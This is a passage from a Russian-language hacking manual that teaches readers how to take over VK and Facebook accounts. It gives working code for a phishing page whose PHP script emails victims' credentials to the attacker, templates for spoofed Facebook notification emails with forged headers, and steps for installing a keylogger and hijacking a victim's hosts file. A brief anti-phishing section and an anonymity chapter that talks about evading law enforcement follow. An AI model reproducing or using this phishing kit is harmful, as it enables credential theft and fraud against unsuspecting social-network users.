5. При желании можно сделать редирект на социальную сеть, чтобы жертва ничего не заподозрила. Так как жертва, скорее всего, уже залогинена в социальной сети, достаточно будет сделать редирект на главную страницу – жертва ничего не поймет и ей не придется вводить пароль дважды.
6. Осталось только заманить жертву на фейковую страничку. Можно отправить ей сообщение о необходимости актуализации персональных данных, просмотре какого-то интересного контента и т.д. В общем, прояви фантазию. Вся проделанная до этого техническая работа зависит от того, насколько ты постараешься на последнем этапе. Facebook, например, регулярно спамит на почтовый ящик – мол посмотрите, кто смотрел твою страницу, кто оставил мнение о твоей странице, отправляет различные напоминалки о днях рождения и т.д. Если ты пользуешься этой сетью, то наверняка видел подобные сообщения. Отправь пользователю такое же сообщение, с таким же дизайном. В таких сообщениях, как правило, есть кнопка со ссылкой, например, ссылка ведет на мессенджер, чтобы поздравить пользователя с Днем рождения. Ты меняешь ссылку, которая введет на твой фейковый домен fb-login.com. Жертва переходит по ней и видит окно входа в социальную сеть. Если жертва переходит с мобильного телефона, она вовсе может ничего не заподозрить.

Теперь поговорим о технической части на примере ВКонтакте (все-таки это одна из самых популярных, если не самая популярная сеть на наших просторах). На рис. 10.1 показана страница входа в социальную сеть. Щелкни правой кнопкой мыши и выбери команду **Сохранить как**. Сохрани страницу как index.html, при сохранении выбери **Страница (полностью)**.

Сохранять страничку нужно в отдельный каталог, специально созданный для этих целей (у нас это /home/<имя пользователя>/vk).

Опубликуй содержимое каталога ~/vk на своем хостинге. Нужно скопировать содержимое, а не весь каталог – файл index.html и папку index_files. Попытайся открыть свой сайт. Ты увидишь примерно следующее (рис. 10.2).




Рис. 10.1. Страница входа в ВКонтакте




Рис. 10.2. Абракадабра

Вместо русских символов – какая-то абракадабра. Явно не та страница, на которую можно заманить пользователя. Но обрати внимания – она в дизайне. Так что приступаем ко второму этапу.

Тебе понадобится текстовый редактор Notepad2 (бесплатно можно скачать по адресу https://www.flos-freeware.ch/). Открой index.html в этом редакто-

ре и выбери команду **File, Encoding, UTF-8**. Затем измени кодировку windows-1251 на utf-8, нужная правка выделена на рис. 10.3.




Рис. 10.3. Редактируем index.html

Сохрани файл и опять залей его по FTP на свой сайт. Открой страничку заново. Теперь с кодировкой все хорошо. Если ты очень внимательный, то наверняка заметил, что не хватает изображения смартфона. Но об этом знаешь только ты и не все пользователи знают, как должна выглядеть страничка входа. При желании ты можешь сделать скриншот страницы и на место объекта-смартфона вставить полученный скриншот. Для этого тебе понадобятся знания HTML и работы в графическом редакторе Paint. В общем, основы основ. Мы этого делать не будем, так как считаем, что страница сгодится и так.

Опять вернись в текстовый редактор. Сейчас у нас будет более важная задача. Нужно найти форму входа и изменить ее так, чтобы она передавала данные не ВКонтакте, а твоему сценарию, который будет их принимать и отправлять тебе на e-mail.

Наша форма входа выделена на рис. 10.4. Ее точный листинг приведен в лист. 10.2.




Рис. 10.4. Форма входа ВКонтакте

Листинг 10.2. Форма входа ВКонтакте

```
<form method="POST" name="login" id="quick_login_form"
action="https://login.vk.com/?act=login" target="quick_login_frame">
    <input type="hidden" name="act" value="login">
    <input type="hidden" name="role" value="al_frame">
    <input type="hidden" name="expire" id="quick_expire_input" value="">
```

```
    <input type="hidden" name="to" id="quick_login_to" value="aW5kZXgucGhw">
    <input type="hidden" name="recaptcha" id="quick_recaptcha" value="">
    <input type="hidden" name="captcha_sid" id="quick_captcha_sid" value="">
    <input type="hidden" name="captcha_key" id="quick_captcha_key" value="">
    <input type="hidden" name="_origin" value="https://vk.com">
    <input type="hidden" name="ip_h" value="f90f2623100eec23f2">
    <input type="hidden" name="lg_h" value="509361f6908e87c398">
    <input type="hidden" name="ul" id="quick_login_ul" value="">
    <div class="label">Телефон или email</div>
    <div class="labeled"><input type="text" name="email" class="dark"
id="quick_email"></div>
    <div class="label">Пароль</div>
    <div class="labeled"><input type="password" name="pass"
class="dark" id="quick_pass" onkeyup="toggle(&#39;quick_expire&#39;, !!this.
value);toggle(&#39;quick_forgot&#39;, !this.value)"></div>
    <input type="submit" class="submit">
  </form>
```

Код, на который нужно обратить внимание, выделен жирным:

- https://login.vk.com/?act=login – сценарий входа, обрабатывающий введенные логин и пароль. Именно ему данные передает наша форма.
- email – это логин (email) пользователя
- pass – а это пароль пользователя.

Итак, нам нужно изменить только сценарий входа на login.php:

```
 <form method="POST" name="login" id="quick_login_form"
action="login.php" target="quick_login_frame">
```

Теперь все данные форма будет отправлять сценарию login.php. Его нужно поместить в тот же каталог, что и наш index.html. Код этого сценария приведен в листинге 10.3.

Листинг 10.3. Код сценария login.php

```
<?php

// Получаем данные из формы
$email = $_POST['email'];
$login = $_POST['login'];
```

```
// разумеется, hacker@example.org меняем на свой адрес электронной почты
mail('hacker@example.org', 'Passwords come', "Login $email Pass $pass");

// Перенаправляем пользователя на главную страничку ВКонтакте
header('Location: https://vk.com');
?>
```

Мы понимаем, что язык программирования PHP ты, скорее всего, не знаешь. Попытаемся разжевать максимально подробно. Первым делом наш сценарий получает данные из формы. Поскольку наша форма использует метод POST (см. method="post" в коде формы), то мы используем массив $_POST. Если тебе встретится странная форма, передающая логин и пароль методом GET, то данные нужно искать в массиве $_GET.

Далее мы с помощью функции mail() отправляем введенные пользователем значения на твою электронку. Мы не стали морочить голову с заголовками письма, поэтому письмо может попасть в папку **Спам**. Периодически проверяй ее в поисках пароля. А можешь сам попробовать ввести логин и пароль для проверки формы, найти письмо в папке **Спам** и пометить его как не спам. В этом случае письма больше не будут попадать в **Спам**.

Далее, чтобы пользователь ничего не заподозрил, мы перенаправляем его на главную страницу входа в ВК. Собственно, на этом все. Ты получаешь логин и пароль, а пользователь ничего не подозревает, продолжает пользоваться ВК дальше. Метод подходит для случаев, когда не нужно сбрасывать пароль жертвы.

Фишинг – неплохой метод и с технической точки зрения совсем не сложный. Но дьявол кроется в деталях. От того, насколько качественно ты все реализуешь, будет зависеть успех этого мероприятия. Например, в нашем случае

- Для экономии времени мы не стали публиковать картинку со смартфоном на странице входа. Это косяк. Не то, чтобы явный, но некоторые пользователи могут заметить.
- Также мы не использовали сайт с SSL. Обрати внимание – возле значка VPN есть значок восклицательного знака. Он говорит о том, что HTTPS не используется. Это тоже прокол. Нужно купить самый дешевый сертификат или прикрутить бесплатный сертификат Let's Encrypt. Конечные инструкции ты узнаешь у хостера, у которого купил хостинг под все это дело.

- Многое зависит от доменного имени, которое ты купишь. Насколько оно будет похоже на имя той сети, страничку в которой ты хочешь взломать. Конечно, глупых пользователей много и некоторые могут попросту не обратить внимание на адрес, но тебе же не хочется, чтобы пользователь заметил фейк?
- Огромное внимание нужно уделить письму, которое предназначено, чтобы заманить пользователя на фейковую страничку. Подделать его нужно полностью, до мельчайших подробностей, включая заголовки письма. Например, для Facebook заголовки выглядят так:

```
$headers = 'From: Facebook <notification@facebookmail.com>' ."\r\n".
  'Reply-to: noreply <noreply@facebookmail.com>' . "\r\n";

mail($to, $subject, $message, $headers);
```

Сначала формируются строки с заголовками, а затем вызывается функция mail(), отправляющая письмо с нужными нам заголовками.

> **Примечание.** Почему очень важно подделать заголовки? Да потому что некоторые пользователи сортируют сообщения от социальных сетей. Они попадают в определенную папку в интерфейсе почтовой программы. Если письмо попадет в другую папку, то ты прокололся уже в самом начале, так ничего и не начав. С вероятностью 90% можно сказать, что пользователь не перейдет по ссылке в твоем письме

Код письма, которое отправляет социальная сеть, можно получить при просмотре оригинала сообщения в почтовой программы. Зарегистрируйся в той социальной сети, страничку в которой ты хочешь взломать. Открой письмо от социальной сети. Возможно, нужно будет подождать, пока сеть пришлет тебе то письмо, которое подходит для твоей цели. Например, когда кто-то добавится в друзья или когда у твоего друга будет день рождения. Открой оригинал письма. Например, в интерфейсе GMail нужно щелкнуть по троеточии в верхнем правом углу и выбрать команду **Показать оригинал**.

```
--b1_c011d059d33d9fe619c747bb7ff064f7
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional //EN"><html><head
><title>Facebook</title><meta http-equiv=3D"Content-Type" content=3D"text/h
tml; charset=3Dutf-8" /><style nonce=3D"xYbXTdyu">@media all and (max-width=
: 480px){*[class].ib_t{min-width:100% !important}*[class].ib_row{display:bl
ock !important}*[class].ib_ext{display:block !important;padding:10px 0 5px =
0;vertical-align:top !important;width:100% !important}*[class].ib_img,*[cla
ss].ib_mid{vertical-align:top !important}*[class].mb_blk{display:block !imp
ortant;padding-bottom:10px;width:100% !important}*[class].mb_hide{display:n
one !important}*[class].mb_inl{display:inline !important}*[class].d_mb_flex
{display:block !important}}.d_mb_show{display:none}.d_mb_flex{display:flex}
@media only screen and (max-device-width: 480px){.d_mb_hide{display:none !i
mportant}.d_mb_show{display:block !important}.d_mb_flex{display:block !impo
rtant}}.mb_text h1,.mb_text h2,.mb_text h3,.mb_text h4,.mb_text h5,.mb_text
 h6{line-height:normal}.mb_work_text h1{font-size:18px;line-height:normal;m
argin-top:4px}.mb_work_text h2,.mb_work_text h3{font-size:16px;line-height:
normal;margin-top:4px}.mb_work_text h4,.mb_work_text h5,.mb_work_text h6{fo
nt-size:14px;line-height:normal}.mb_work_text a{color:#1270e9}.mb_work_text
 p{margin-top:4px}</style></head><table border=3D"0" width=3D"100%" cellspa
cing=3D"0" cellpadding=3D"0" style=3D"border-collapse:collapse;"><tr><td wi
dth=3D"100%" align=3D"center" style=3D""><table border=3D"0" cellspacing=3D
"0" cellpadding=3D"0" align=3D"center" style=3D"border-collapse:collapse;">
<tr><td width=3D"840" align=3D"center" style=3D""><body style=3D"max-width:
420px;margin:0 auto;" dir=3D"ltr" bgcolor=3D"#ffffff"><table border=3D"0" c
ellspacing=3D"0" cellpadding=3D"0" align=3D"center" id=3D"email_table" styl
e=3D"border-collapse:collapse;max-width:420px;margin:0 auto;"><tr><td id=3D
"email_content" style=3D"font-family:Helvetica Neue,Helvetica,Lucida Grande
 tahoma verdana arial sans-serif;background:#ffffff;"><table border=3D"0" wi
```

Рис. 10.5. Просмотр оригинала письма

Просто сохрани код письма в HTML-файл. Найди в коде ссылку на социальную сеть и замени на адрес своего сайта. Причем можешь заменить не одну ссылку, а несколько, чтобы с большей вероятностью пользователь попал на твою страничку. Например, когда у друга день рождения, то Facebook отправляет две ссылки – одна ведет на профиль пользователя, другая – на мессенджер, чтобы ты мог отправить другу сообщения. Менять нужно все подобные ссылки, чтобы исключить вариант, что пользователь нажмет какую-то другую, а не нужную тебе.

Затем напишем небольшой скрипт на PHP (лист. 10.4).

Листинг 10.4. Скрипт отправки письма в формате HTML

```
<?php
$message = file_get_contents('message.html');
mail(
    'hacker@example.org',
    'Тема',
    $message,
    "From: Facebook <notification@facebookmail.com>\r\n"
    ."Content-type: text/html; charset=utf-8\r\n"
    ."X-Mailer: ZuckMail [version 1.00]"
);

?>
```

Разберемся, что тут и к чему. Файл с твоим письмом нужно назвать message.html и поместить в один каталог с файлом index.html. Код письма будем хранить отдельно от кода сценария. У PHP сложные правила кодирования текста внутри письма, объяснять которые новичку нет желания. К тому же у него всегда будет возможность накосячить и совершить ошибку, а так ошибка исключена.

Адрес почты hacker@example.org замени на свой личный. Ты будешь запускать этот сценарий столько раз, сколько понадобится – пока ты не убедишься, что результат действительно похож на оригинал.

Тему письма замени на ту, что подходит под твое сообщение. Если это уведомление о *Дне рождения друга*, то будет одна тема, если о чем-то другом, то другая тема.

Заголовки письма тоже замени. Сейчас они приведены для Facebook. ZuckMail [version 1.00] – это название мейлера Facebook. Если ты хакаешь другую соцсеть, посмотри, какой мейлер использует она. Дьявол кроется в деталях – помни об этом. Некоторые почтовые интерфейсы могут из-за таких мелочей поместить твои письма в спам. Чем подробнее ты укажешь заголовки, тем лучше. Разумеется, эти заголовки должны быть максимально похожими на оригинал.

Вот пример заголовков Facebook (это не все заголовки, а те, которые ты можешь проставить, потому что некоторые заголовки могут изменяться только почтовой системой, и пользователь никак на них не может повлиять):

```
To: Адрес получателя
Subject: Тема
X-Priority: 3
X-Mailer: ZuckMail [version 1.00]
From: Facebook <notification@facebookmail.com>
Reply-to: noreply <noreply@facebookmail.com>
Errors-To: notification@facebookmail.com
X-Facebook-Notify: birthday_reminder;
mailid=7b5af9acc94d6G5af38faa1b5aG5b5afe4629ba8G1a
List-Unsubscribe: <https://www.facebook.com/o.php?k=AS0s8tXaUtE6Kl
UGr4c&u=100002139085658&mid=5d5af7acc98d6G5af38ffa1b5aG5b5efe3629ba
8G1a&ee=AY3MKGdB2m3JaaJQfq45UgeK7UfE7Vag5d07dkOiQn_n_ULrQ1jmN0UlL_
nG9uS1kRXSo3_eqpbTeQ>
Feedback-ID: 0:birthday_reminder:Facebook
X-FACEBOOK-PRIORITY: 0
X-Auto-Response-Suppress: All
MIME-Version: 1.0
```

Страшные наборы символов вроде 7b5af9acc94d6G5af38faa1b5aG5b5afe-4629ba8G1 – это UUID. Чтобы твое письмо походило на оригинал, тебе нужно сгенерировать какой-то UUID в сценарии отправки сообщения. Здесь можно выбрать два варианта – вручную изменить ID и статически прописать их в заголовках письма. А можно использовать библиотеку PHP для генерирования UUID и автоматизировать этот процесс. Тогда каждое новое письмо, которое ты отправляешь, будет со своим UUID. Для этого используется такой сценарий (лист. 10.5).

Листинг 10.5. Сценарий генерирования UUID

```
<?php
require 'vendor/autoload.php';

use Ramsey\Uuid\Uuid;
use Ramsey\Uuid\Exception\UnsatisfiedDependencyException;

try {

    // Версия 1 (основана на времени)
    $uuid1 = Uuid::uuid1();
    echo $uuid1->toString() . "\n"; // i.e. e4eaaaf2-d142-11e1-
b3e4-080027620cdd

    // Версия 3. (на базе названия и MD5)
    $uuid3 = Uuid::uuid3(Uuid::NAMESPACE_DNS, 'php.net');
    echo $uuid3->toString() . "\n"; // i.e. 11a38b9a-b3da-360f-
9353-a5a725514269

    // Версия 4 (случайный набор символов)
    $uuid4 = Uuid::uuid4();
    echo $uuid4->toString() . "\n"; // i.e. 25769c6c-d34d-4bfe-
ba98-e0ee856f3e7a

    // Версия 5 (на базе названия и SHA1)
    $uuid5 = Uuid::uuid5(Uuid::NAMESPACE_DNS, 'php.net');
    echo $uuid5->toString() . "\n"; // i.e. c4a760a8-dbcf-5254-
a0d9-6a4474bd1b62

} catch (UnsatisfiedDependencyException $e) {

    // В случае ошибки
    // использования 32-битной системы. Или отсутствия библиотеки
Moontoast\Math.
    echo 'Caught exception: ' . $e->getMessage() . "\n";
}
```

Загрузить саму библиотеку, которая занимается непосредственно генерированием UUID, можно по адресу:

https://github.com/ramsey/uuid

Для более удобного формирования заголовков и отправки сообщений в формате HTML можно использовать библиотеку PHPMailer:

https://github.com/PHPMailer/PHPMailer

Данная библиотека позволяет не только просто отправлять сообщения в формате HTML, но и сообщения со вложениями. Возможно, при взломе социальных аккаунтов тебе эта возможность и не понадобится. Но она нужна много где еще. В лист. 10.6 приводится пример отправки сообщения со вложением.

Листинг 10.6. Отправка сообщения с вложением

```
<?php

// Подключаем PHPMailer
use PHPMailer\PHPMailer\PHPMailer;
require '../vendor/autoload.php';

// Создаем новый экземпляр объекта
$mail = new PHPMailer();
// Устанавливаем заголовок From
$mail->setFrom('from@example.com', 'First Last');
// Устанавливаем заголовок Reply-to
$mail->addReplyTo('replyto@example.com', 'First Last');
// Добавляем адрес
$mail->addAddress('whoto@example.com', 'John Doe');
// Устанавливаем тему письма
$mail->Subject = 'test';
// Добавляем HTML-код письма
$mail->msgHTML(file_get_contents('contents.html'), __DIR__);
// Добавляем обычную текстовую версию письма (необязательно)
$mail->AltBody = 'This is a plain-text message body';
//Добавляем вложение - картинку
$mail->addAttachment('images/phpmailer_mini.png');
```

```
// Отправляем сообщение и проверяем на наличие ошибок
if (!$mail->send()) {
    echo 'Ошибка: ' . $mail->ErrorInfo;
} else {
    echo 'Письмо отправлено!';
}
?>
```

10.3.5. Клавиатурный шпион

Данный метод, наверное, самый простой со всех. Он заключается в установке клавиатурного шпиона на компьютер жертвы.

Клавиатурный шпион *– это программа, которая записывает все, что вводит пользователь с клавиатуры* в специальный файл или отправляет хакеру на электронку, например, когда файл достигает определенного размера или по прошествии определенного времени, скажем, раз в день.

У этого способа куча недостатков:

- Тебе нужен физический доступ к компьютеру жертвы, чтобы установить программу-шпион. Можно отправить его в письме – в виде ссылки или как вложение, но в 99% случаев антивирус (или почтовой системы или установленный на компе жертвы) начнет бить тревогу. Все имеющиеся клавиатурные шпионы распознаются антивирусами как вирусы или шпионское ПО (spyware). Так что тебе на время установки придется выключить антивирус, а после установки шпиона – добавить его в исключение антивируса. На все про все уйдет минут 5, если ты все сделаешь быстро. Но эти 5 минут жертва должна отсутствовать за компом. Подойдет только если есть личный доступ, например, это домашний комп или комп коллеги.
- Клавиатурные шпионы, кроме паролей, записывают в файл все, что вводит жертва. Порой это очень много текста, и ты можешь потратить день или даже больше, чтобы разобрать, что вводила жертва.
- Жертва может не вводить пароль вовсе. Он может быть сохранен в браузере. Поэтому ты можешь получить все, что вводила жертва, но кроме паролей! Заодно, конечно, прочитаешь текст всех отправленных жертвой сообщений, но цель не будет достигнута.

В общем, клавиатурный шпион – не лучшее решение для взлома странички в социальной сети, но как один из вариантов, его можно использовать.

10.3.6. Подмена DNS

Довольно непростой, с одной стороны, метод. Если ты настолько крут, что можешь на маршрутизаторе развернуть собственный DNS-сервер, который бы перенаправлял запрос доменного имени vk.com (или любого другого) туда, куда тебе нужно (на твой фейковый сайт), то, мы считаем, что тебе не нужна эта книга!

Если ты не настолько крут, то открой файл *hosts* от имени администратора на компьютере жертвы. Он находится в папке C:\Windows\System32\drivers\etc. Формат этого файла такой:

```
IP-адрес  доменное_имя
```

Запиши IP-адрес своего хостинга, на котором находится фейковая страница так:

```
IP-адрес vk.com
```

Сохрани файл и в командной строке введи команду:

```
ipconfig /flushdns
```

Когда жертва введет адрес vk.com, то попадет на твою фейковую страничку. Пароль ты получишь, но у этого способа есть недостатки. После такой подмены пользователь попадет на твою страничку, введет логин и пароль, ты их получишь, но больше пользователь не сможет попасть на ВКонтакте, поскольку каждый его запрос будет перенаправляться на твою страничку. Однозначно пользователь что-то заподозрит.

10.4. Как уберечься от взлома

А теперь поговорим о том, как уберечься от взлома странички в социальной сети, чтобы ты сам не попался на крючок хакера:


1. Способ 1 – самый простой – не заводи страничек в социальных сетях. Если нужна информация, которую можно там найти – заведи несколько фейковых аккаунтов. Даже если их взломают, ты ничего не потеряешь.

2. Способ 2 – уберечься от фишинга. Во-первых, старайся не переходить по ссылкам в почте от социальной сети. Всегда можно зайти на сайт или воспользоваться мобильной версией, чтобы посмотреть, кто тебе пишет. Когда же тебя просят ввести имя пользователя и пароль, обрати внимание на адрес сайта. Если он отличается от vk.com (ВКонтакте), facebook.com (Facebook), my.mail.ru (Мой мир), ok.ru (Одноклассники) и другого привычного адреса уйди с этой странички. Ну или можешь ввести выдуманный e-mail и выдуманный пароль – пусть хакер помучается!

3. Способ 3 – защита от физического доступа к компьютеру – обязательно установи минимальную задержку на блокировку экрана (1-3 минуты), также установи пароль для своей учетной записи. Да, работать будет не столь удобно, но зато никто за считанные минуты пока ты отлучишься не сможет установить на твой комп ПО или внести изменения в конфигурацию системы.


4. Способ 4 – двухфакторная авторизация и внимательность – залог успеха. Все как в песне: "Следи за собой, будь осторожен!" Двухфакторная авторизация не позволит хакеру сразу завладеть твоей страничкой, даже если он узнает логин и пароль. Ему понадобится еще и код для входа на страничку. А такой код он может только выманить у тебя. Если хакер кто-то из твоих близких, не исключено, что он может (пока ты отошел) завладеть твоим телефоном и прочитать на нем код в SMS. Поэтому не забывай о защите своих гаджетов. Хотя, если человек совсем близкий, то тебя не спасет даже отпечаток пальца – пока ты спишь, он сможет войти в твой телефон и провернуть все свои грязные делишки. Но таких лучше к себе не подпускать, особенно, когда спишь.

5. Просто совет – используй разные адреса почты – для переписки и для регистрации в социальной сети. Даже если кто-то завладеет твоим основным адресом (хотя даже не знаю, что хуже – потерять доступ к почте или к соцсети), то не сможет взломать через нее страничку в соцсети.



Глава 11.

Анонимность в Интернете



Как можно сохранить анонимность при работе в Интернете. Поговорим об этом в данной главе. Особенно если ты собрался заниматься всякими незаконными или не совсем законными вещами.

11.1. Частичная анонимность

Спрятали IP-адрес, передаем данные по зашифрованному соединению, да еще и из США или Люксембурга? Да мы крутые хакеры! На самом деле это не так и никакой анонимности нет даже при использовании VPN.

Первым делом вам нужно определиться, зачем тебе нужна анонимность. Существует два основных мотива. Первый мотив – не хочется, чтобы провайдер или кто-либо еще видел, какие сайты ты посещаешь, какие данные передашь по Интернету. Ты не собираешься совершать какие-либо незаконные действия – не будешь взламывать банки, публиковать видео для взрослых и совершать другого рода правонарушения. В этом случае тебя никто не будет искать, и ты никому не интересен. В данном случае достаточно выбрать любой VPN-сервис и успокоиться. Твой провайдер не будет видеть, что ты передаешь и какие сайты посещаешь. При желании можно посещать сайты

в режиме инкогнито, чтобы история не сохранялась на локальном компьютере. Частичная анонимность достигнута и можно на этом успокоиться.

А что если ты будешь совершать противоправные действия? Тогда тебя будут искать. Любой VPN-сервис, прежде всего, хочет обезопасить самого себя и безопасно получить прибыль. На анонимность самих клиентов ему, по сути, плевать. Представим, что ты взломал сайт через VPN. Обнаружить тебя – плевое дело. Сначала будет вычислен IP-адрес VPN-сервиса, затем будет обращение правоохранительных органов к этому сервису, а дальше – уже дело техники. VPN-провайдер хранит подробные логи, в которых видно, кто, когда и куда подключался. Будут ли тебя вычислять или нет, все зависит от масштабов бедствия. Если ты по крупному насолить, то тебя найдут. Если по мелкому напакостишь, тебя искать никто не будет. Да, увидят IP-адрес VPN-сервиса. Далее нужно обращение в правоохранительные органы, официальные запросы, суды и т.д. Все это растянется во времени и если правонарушение было один раз и финансовые потери жертвы небольшие, никто тебя не найдет. Но при систематических правонарушениях ты должен понимать, что тебя вычислят и технически это несложно.

Конечно, существуют еще и перфекционисты. Они не собираются совершать незаконных действий, но при этом они не хотят, чтобы даже VPN-провайдер знал, какие сайты они посещают и какие данные передают.

Специально для таких пользователей и предназначена данная глава. В ней мы рассмотрим способы, позволяющие получить настоящую анонимность. Если тебя раскроют, то только благодаря человеческому фактору, то есть ты сам оставишь след и сделаешь что-то не так. Итак, сейчас мы поговорим о цепочках прокси и о легендарном проекте Tor.

> **Примечание.** В каждом современном веб-браузере есть режим инкогнито для входа в который нужно нажать Ctrl + Shift + N. Важно понимать, что на самом деле ни о какой анонимности речи не идет. Просто браузер не будет сохранять некоторые данные, такие как историю посещений, файлы Cookies. Но все твои действия будут видны сайтам, которые ты посещаешь (они будут видеть ваш IP-адрес), твоему сисадмину и Интернет-провайдеру. Режим инкогнито бывает полезен, чтобы на локальном компьютере не сохранялась лишняя информация.

11.2. Цепочки прокси

Анонимные прокси сгодятся для простых задач вроде смены IP-адреса и посещения закрытых сайтов. Но проблема в том, что прокси-сервер знает, кто ты – он "видит" твой IP-адрес. Вторая проблема – ты не знаешь, кто именно настроил этот прокси-сервер. Представь следующее: ты находишься где-то, где запрещен Facebook, например, в Иране или Китае. Ты хочешь зайти на свою страничку – тебя блокируют. Ты находишь анонимный прокси с хорошей скоростью и подключаешься к нему. Представь еще, что этот прокси настроен спецслужбами. Они увидят, что ты обошел запрет и в ближайшие несколько лет из Ирана ты уже не выедешь. Наказание за нарушения закона там очень суровые и одним только штрафом не обойдешься.

Одна из тактик правильного обхода запрета – формирование так называемых цепочек прокси. Ты подключаешься к прокси-серверу А, затем через него – к серверу Б, а уже после – к нужному тебе сайту. Можно сформировать цепочку не из двух, а из трех-четырех прокси, чтобы еще больше запутать следы.

Прокси А будет видеть твой IP-адрес, но результирующий сайт увидит IP-адрес даже не прокси А, а прокси Б. Прокси Б увидит IP-адрес прокси-сервера А. Чем больше прокси в цепочке, тем надежнее.

Сформировать цепочку прокси можно в самом браузере и не нужно даже использовать никакой дополнительный софт. Для этого в адресной строке введи URL:

```
https://проксиА:порт/https://проксиБ:порт/https://www.xakep.ru
```

Последний узел – это сайт, который ты хочешь посетить анонимно. Разумеется, желательно использовать режим инкогнито браузера, дабы сайт не смог получить лишней информации о тебе, а выбранные проксиА и проксиБ должны поддерживать HTTPS.

